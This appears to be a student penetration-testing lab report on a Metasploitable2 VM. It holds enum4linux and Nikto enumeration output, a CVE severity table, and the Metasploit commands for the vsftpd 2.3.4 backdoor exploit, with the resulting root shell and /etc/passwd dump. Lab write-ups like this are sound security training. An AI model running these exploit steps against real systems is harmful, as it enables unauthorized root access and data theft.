$ enum4linux -a 192.168.1.132

Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Tue Sep  2 12:26:07 2025

===== ( Target Information ) =====
Target ..... 192.168.1.132
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 192.168.1.132 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 192.168.1.132 ) =====

Looking up status of 192.168.1.132
METASPLOITABLE <00> - B <ACTIVE> Workstation Service
METASPLOITABLE <03> - B <ACTIVE> Messenger Service
METASPLOITABLE <20> - B <ACTIVE> File Server Service
.._MSBROWSE_.. <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections

MAC Address = 00-00-00-00-00-00

===== ( Session Check on 192.168.1.132 ) =====

[+] Server 192.168.1.132 allows sessions using username '', password ''

===== ( Getting domain SID for 192.168.1.132 ) =====

Domain Name: WORKGROUP
Domain Sid: (NULL SID)

[+] Can't determine if host is part of domain or part of a workgroup

===== ( OS information on 192.168.1.132 ) =====
```

```
kali@kali: ~  
File Actions Edit View Help  
----- ( Users on 192.168.1.132 ) -----  
index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games Name: games Desc: (null)  
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody Name: nobody Desc: (null)  
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind Name: (null) Desc: (null)  
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy Name: proxy Desc: (null)  
index: 0x5 RID: 0x4b4 acb: 0x00000011 Account: syslog Name: (null) Desc: (null)  
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user Name: just a user,111,, Desc: (null)  
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data Name: www-data Desc: (null)  
index: 0x8 RID: 0x3e8 acb: 0x00000011 Account: root Name: root Desc: (null)  
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news Name: news Desc: (null)  
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres Name: PostgreSQL administrator,,, Desc: (null)  
index: 0xb RID: 0x3ec acb: 0x00000011 Account: bin Name: bin Desc: (null)  
index: 0xc RID: 0x3f8 acb: 0x00000011 Account: mail Name: mail Desc: (null)  
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd Name: (null) Desc: (null)  
index: 0xe RID: 0x4ca acb: 0x00000011 Account: proftpd Name: (null) Desc: (null)  
index: 0xf RID: 0x4b2 acb: 0x00000011 Account: dhcp Name: (null) Desc: (null)  
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon Name: daemon Desc: (null)  
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd Name: (null) Desc: (null)  
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man Name: man Desc: (null)  
index: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp Name: lp Desc: (null)  
index: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysql Name: MySQL Server,,, Desc: (null)  
index: 0x15 RID: 0x43a acb: 0x00000011 Account: gnats Name: Gnats Bug-Reporting System (admin) Desc: (null)  
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libuuid Name: (null) Desc: (null)  
index: 0x17 RID: 0x42c acb: 0x00000011 Account: backup Name: backup Desc: (null)  
index: 0x18 RID: 0xbb8 acb: 0x00000010 Account: msfadmin Name: msfadmin,,, Desc: (null)  
index: 0x19 RID: 0x4c8 acb: 0x00000011 Account: telnetd Name: (null) Desc: (null)  
index: 0x1a RID: 0x3ee acb: 0x00000011 Account: sys Name: sys Desc: (null)  
index: 0x1b RID: 0x4b6 acb: 0x00000011 Account: klog Name: (null) Desc: (null)  
index: 0x1c RID: 0x4bc acb: 0x00000011 Account: postfix Name: (null) Desc: (null)  
index: 0x1d RID: 0xbbc acb: 0x00000011 Account: service Name: ... Desc: (null)  
index: 0x1e RID: 0x434 acb: 0x00000011 Account: list Name: Mailing List Manager Desc: (null)  
index: 0x1f RID: 0x436 acb: 0x00000011 Account: irc Name: ircd Desc: (null)  
index: 0x20 RID: 0x4be acb: 0x00000011 Account: ftp Name: (null) Desc: (null)  
index: 0x21 RID: 0x4c4 acb: 0x00000011 Account: tomcat55 Name: (null) Desc: (null)  
index: 0x22 RID: 0x3f0 acb: 0x00000011 Account: sync Name: sync Desc: (null)  
index: 0x23 RID: 0x3fc acb: 0x00000011 Account: uucp Name: uucp Desc: (null)  
  
user:[games] rid:[0x3f2]  
user:[nobody] rid:[0x1f5]  
user:[bind] rid:[0x4ba]  
user:[proxy] rid:[0x402]  
user:[syslog] rid:[0x4b4]  
user:[user] rid:[0xbba]  
user:[www-data] rid:[0x42a]  
user:[root] rid:[0x3e8]  
user:[news] rid:[0x3fa]  
user:[postgres] rid:[0x4c0]
```

```
kali@kali: ~  
File Actions Edit View Help  
----- ( Share Enumeration on 192.168.1.132 ) -----  
  
Sharename Type Comment  
-----  
print$ Disk Printer Drivers  
tmp Disk oh noes!  
opt Disk  
IPC$ IPC IPC Service (metasploitable server (Samba 3.0.20-Debian))  
ADMIN$ IPC IPC Service (metasploitable server (Samba 3.0.20-Debian))  
Reconnecting with SMB1 for workgroup listing.  
  
Server Comment  
-----  
Workgroup Master  
WORKGROUP METASPLOITABLE  
  
[+] Attempting to map shares on 192.168.1.132  
//192.168.1.132/print$ Mapping: DENIED Listing: N/A Writing: N/A  
//192.168.1.132/tmp Mapping: OK Listing: OK Writing: N/A  
//192.168.1.132/opt Mapping: DENIED Listing: N/A Writing: N/A  
  
[E] Can't understand response:  
NT_STATUS_NETWORK_ACCESS_DENIED listing \*  
//192.168.1.132/IPC$ Mapping: N/A Listing: N/A Writing: N/A  
//192.168.1.132/ADMIN$ Mapping: DENIED Listing: N/A Writing: N/A  
  
----- ( Password Policy Information for 192.168.1.132 ) -----
```

```
kali@kali: ~  
File Actions Edit View Help  
[+] Enumerating users using SID S-1-5-21-1042354039-2475377354-766472396 and logon username '', password ''  
S-1-5-21-1042354039-2475377354-766472396-500 METASPLOITABLE\Administrator (Local User)  
S-1-5-21-1042354039-2475377354-766472396-501 METASPLOITABLE\nobody (Local User)  
S-1-5-21-1042354039-2475377354-766472396-512 METASPLOITABLE\Domain Admins (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-513 METASPLOITABLE\Domain Users (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-514 METASPLOITABLE\Domain Guests (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1000 METASPLOITABLE\root (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1001 METASPLOITABLE\root (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1002 METASPLOITABLE\daemon (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1003 METASPLOITABLE\daemon (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1004 METASPLOITABLE\bin (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1005 METASPLOITABLE\bin (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1006 METASPLOITABLE\sys (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1007 METASPLOITABLE\sys (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1008 METASPLOITABLE\sync (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1009 METASPLOITABLE\adm (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1010 METASPLOITABLE\games (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1011 METASPLOITABLE\tty (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1012 METASPLOITABLE\man (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1013 METASPLOITABLE\disk (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1014 METASPLOITABLE\lp (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1015 METASPLOITABLE\lp (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1016 METASPLOITABLE\mail (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1017 METASPLOITABLE\mail (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1018 METASPLOITABLE\news (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1019 METASPLOITABLE\news (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1020 METASPLOITABLE\uucp (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1021 METASPLOITABLE\uucp (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1025 METASPLOITABLE\man (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1026 METASPLOITABLE\proxy (Local User)  
S-1-5-21-1042354039-2475377354-766472396-1027 METASPLOITABLE\proxy (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1031 METASPLOITABLE\kmem (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1041 METASPLOITABLE\dialout (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1043 METASPLOITABLE\fax (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1045 METASPLOITABLE\voice (Domain Group)  
S-1-5-21-1042354039-2475377354-766472396-1049 METASPLOITABLE\cdrom (Domain Group)  
  
===== ( Getting printer info for 192.168.1.132 ) =====  
  
No printers returned.  
  
enum4linux complete on Tue Sep  2 12:26:17 2025  
  
(kali@kali)-[~]  
$
```

II. Nikto (Web Application Enumeration):

- Objective: To identify insecure configurations, outdated components, and potentially dangerous files on the web server.
- Command Used:
 - `nikto -h http://192.168.1.132`
- Findings:
 - Detected **Apache 2.2.8 (Ubuntu)** running on port 80.
 - Identified outdated **PHP 5.2.x** version, which contains multiple vulnerabilities (remote code execution and information disclosure).
 - Flagged directories such as `/phpmyadmin/`, `/test/`, and `/icons/` which may expose sensitive functionality.
- **Risk:** Outdated Apache and PHP versions can be exploited for arbitrary code execution, and exposed directories increase the attack surface.

Screenshot:

```
kali@kali: ~  
File Actions Edit View Help  
- Nikto v2.5.0  
+ Target IP: 192.168.1.132  
+ Target Hostname: 192.168.1.132  
+ Target Port: 80  
+ Start Time: 2025-09-02 12:11:53 (GMT-4)  
+ Server: Apache/2.2.8 (Ubuntu) DAV/2  
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.  
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options  
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/  
+ /index: Uncommon header 'tcn' found, with contents: list.  
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/secto  
u.php?id=4698&de5921-11d5-A3A9-4c7b80c10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184  
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.  
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.  
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing  
+ /phpinfo.php: Output from the phpinfo() function was found.  
+ /doc/: Directory indexing found.  
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-8678  
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.  
+ /test/: This might be interesting.  
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552  
+ /icons/: Directory indexing found.  
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/  
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.  
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/  
+ /wp-config.php: #wp-config.php# file found. This file contains the credentials.  
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host  
+ End Time: 2025-09-02 12:12:17 (GMT-4) (24 seconds)  
+ 1 host(s) tested  
- (kali@kali)-[~]  
File Actions Edit View Help  
+ 1 host(s) tested  
- (kali@kali)-[~]  
$ nikto -h http://192.168.1.132:8180  
- Nikto v2.5.0  
+ Target IP: 192.168.1.132  
+ Target Hostname: 192.168.1.132  
+ Target Port: 8180  
+ Start Time: 2025-09-02 12:13:19 (GMT-4)  
+ Server: Apache-Coyote/1.1  
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options  
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ /favicon.ico: Identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Community. See: https://en.wikipedia.org/wiki/Favicon  
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, TRACE, OPTIONS.  
+ HTTP method 'Allow' Header: 'PUT' method could allow clients to save files on the web server.  
+ HTTP method 'Allow' Header: 'DELETE' may allow clients to remove files on the web server.  
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.  
+ /: Appears to be a default Apache Tomcat install.  
+ /admin/: Cookie JSESSIONID created without the httpOnly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies  
+ /admin/contextAdmin/contextAdmin.html: Tomcat may be configured to let attackers read arbitrary files. Restrict access to /admin. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0672  
+ /admin/: This might be interesting.  
+ /tomcat-docs/index.html: Default Apache Tomcat documentation found. See: CWE-552  
+ /manager/html-manager-howto.html: Tomcat documentation found. See: CWE-552  
+ /manager/manager-howto.html: Tomcat documentation found. See: CWE-552  
+ /webdav/index.html: WebDAV support is enabled.  
+ /jsp-examples/: Apache Java Server Pages documentation. See: CWE-552  
+ /admin/account.html: Admin login page/section found.  
+ /admin/controlpanel.html: Admin login page/section found.  
+ /admin/cp.html: Admin login page/section found.  
+ /admin/index.html: Admin login page/section found.  
+ /admin/login.html: Admin login page/section found.  
+ /servlets-examples/: Tomcat servlets examples are visible.  
+ /manager/html: Default account found for 'Tomcat Manager Application' at (ID 'tomcat', PW 'tomcat'). Apache Tomcat. See: CWE-16  
+ /manager/html: Tomcat Manager / Host Manager interface Found (pass protected).  
+ /host-manager/html: Tomcat Manager / Host Manager interface Found (pass protected).  
+ /manager/status: Tomcat Server Status interface Found (pass protected).  
+ /admin/login.jsp: Tomcat Server Administration interface found.  
+ 8226 requests: 0 error(s) and 27 item(s) reported on remote host  
+ End Time: 2025-09-02 12:13:49 (GMT-4) (30 seconds)  
+ 1 host(s) tested  
- (kali@kali)-[~]  
$
```

6. Vulnerability Identification The vulnerabilities identified on the target system (192.168.1.132) are mapped against known Common Vulnerabilities and Exposures (CVEs) and categorized based on their severity. These issues are selected for exploitation due to their reliability, ease of execution, and critical business impact if present in a production environment.

I. FTP Backdoor - vsftpd 2.3.4

- CVE Reference: CVE-2011-2523
 - Severity: Critical
 - Description: The installed version of vsftpd (2.3.4) contains a malicious backdoor deliberately introduced in the source code. If a username containing **the sequence :)** is entered, the server spawns a shell on TCP port 6200, allowing remote code execution without authentication.
 - Justification: Confirmed during enumeration. The vulnerability is trivial to exploit using Metasploit's vsftpd_234_backdoor module, providing an attacker with immediate shell access.
-

II. SMB Null Session & Samba Exploits

- CVE Reference: CVE-2007-2447
 - Severity: High
 - Description: Samba versions prior to 3.0.25rc3 contain a vulnerability in the username map script feature, allowing remote command execution via crafted usernames. Additionally, the Metasploitable SMB service allowed null sessions, enabling attackers to enumerate users, shares, and OS details without authentication.
 - Justification: Confirmed using enum4linux and Nmap SMB scripts. This provides attackers with sensitive reconnaissance data and potential privilege escalation opportunities.
-

III. Outdated Apache & PHP Stack (Port 80)

- CVE References:
 - CVE-2011-3368 – Apache reverse proxy flaw
 - CVE-2007-1001 – PHP 5.2.x remote code execution
 - Severity: High
 - Description: The system is running Apache 2.2.8 with PHP 5.2.x, both of which are outdated and affected by multiple critical vulnerabilities. Exploits include directory traversal, file disclosure, and arbitrary code execution.
 - Justification: Web services are often the most targeted entry points in real-world attacks. Running unsupported and vulnerable versions poses a direct compromise risk.
-

IV. Telnet Plaintext Authentication (Port 23)

- Severity: Medium
- Description: The Telnet service transmits usernames and passwords in plaintext, making it inherently insecure. Any attacker with network sniffing capabilities could capture valid credentials.
- Justification: Although no CVE was specifically targeted here, Telnet's fundamental insecurity is well-documented. In a real-world environment, its presence would be considered a critical misconfiguration.

Consolidated Vulnerability Table:

Service	Version	Vulnerability	CVE Reference(s)	Severity	Justification
FTP (21)	vsftpd 2.3.4	Backdoor remote shell	CVE-2011-2523	Critical	Provides instant unauthenticated RCE
SMB (139/445)	Samba 3.x	Null session, RCE via username map	CVE-2007-2447	High	Allows enumeration and possible remote code execution
HTTP (80)	Apache 2.2.8 + PHP 5.2.x	Outdated versions with multiple RCE flaws	CVE-2011-3368, CVE-2007-1001	High	Internet-facing, multiple public exploits available
Telnet (23)	Telnetd	Plaintext authentication	N/A	Medium	Exposes credentials to interception

7. Exploitation Summary

After identifying several outdated and misconfigured services during enumeration, the exploitation phase is conducted to determine whether these weaknesses could be leveraged for system compromise. The focus of this phase is to practically validate the impact of running insecure services on the target host (192.168.1.132). The exploitation phase is focused on the vsftpd 2.3.4 FTP service discovered on the target system (192.168.1.132). This version is affected by a critical backdoor vulnerability (CVE-2011-2523), introduced into the source code by a malicious actor. When triggered with a specially crafted username containing **the string :)**, the backdoor opens a hidden shell on TCP port 6200, granting the attacker unauthenticated root access.

I. Exploit Used:

One of the most notable services detected was vsftpd 2.3.4, running on port 21. This version is historically known for containing a deliberate backdoor vulnerability (CVE-2011-2523). Although the flaw is well-documented, its presence in a lab environment serves as a practical demonstration of the risks posed by unpatched software.

- Attack Vector: Crafted username during FTP login (username:))
- Exploit Module (Metasploit): `exploit/unix/ftp/vsftpd_234_backdoor`
- Target Host: 192.168.1.132
- Target Port: 21
- Payload Used: Default command shell

II. Execution Process:

The exploit launched using the Metasploit Framework. The following sequence of commands was executed:

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
msf6 exploit(vsftpd_234_backdoor) > set RHOSTS 192.168.1.132
msf6 exploit(vsftpd_234_backdoor) > set RPORT 21
msf6 exploit(vsftpd_234_backdoor) > run
```

- The exploit triggered the backdoor by sending a malicious FTP login request.


```

kali@kali: ~
File Actions Edit View Help

0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[-] No results from search
[-] Failed to load module: exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > showoptions
[-] Unknown command: showoptions. Run the help command for more details.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  --      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapni, socks4, socks5, socks5h, http
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.132
RHOSTS => 192.168.1.132
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.132:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.132:21 - USER: 331 Please specify the password.
[*] 192.168.1.132:21 - Backdoor service has been spawned, handling ...
[*] 192.168.1.132:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.128:43257 -> 192.168.1.132:6200) at 2025-09-02 13:48:55 -0400

```

```

kali@kali: ~
File Actions Edit View Help

[*] 192.168.1.132:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.128:43257 -> 192.168.1.132:6200) at 2025-09-02 13:48:55 -0400

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
hostname
metasploitable
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcpc:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/bin/false
user:x:1001:1001:just a user,111,,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false

```

8. Conclusion

The Vulnerability Assessment and Penetration Testing exercise on the Metasploitable2 VM successfully demonstrated how misconfigured and outdated services can be leveraged to gain unauthorized access. One of the most critical findings was the exploitation of the vsftpd 2.3.4 backdoor (CVE-2011-2523), which provided direct root-level access without authentication. This not only validated the presence of high-impact vulnerabilities but also highlighted the real-world risks of neglecting timely updates and security patches.

Based on the overall findings and the severity of successful exploitation, the system's risk level is classified as Critical, since attackers could achieve complete compromise of confidentiality, integrity, and availability with very little effort.

9. Reflection

This exercise provided valuable hands-on experience in conducting a full Vulnerability Assessment and Penetration Test (VAPT). I learned how each phase from reconnaissance and enumeration to exploitation and reporting, contributes to building a structured security assessment. The practical use of tools like Nmap, Metasploit, Enum4linux, Nikto, and Gobuster improved my understanding of how vulnerabilities are identified, validated, and documented in a professional manner.

One of the main challenges, I faced was configuring the lab environment correctly, particularly ensuring proper network connectivity between the attacker machine (Kali Linux) and the target system (Metasploitable2). Additionally, while exploiting the vsftpd 2.3.4 backdoor, I experienced situations where the exploit did not return a stable shell due to VM conditions, which required repeated testing and troubleshooting.

For future improvements, I would expand the scope of testing by exploiting additional vulnerabilities (such as the Samba or MySQL flaws), attempt privilege escalation techniques, and practice post-exploitation activities such as persistence and data exfiltration. I would also focus on improving documentation by maintaining structured logs and evidence (e.g., using Metasploit spool files) to make the final report more comprehensive and professional.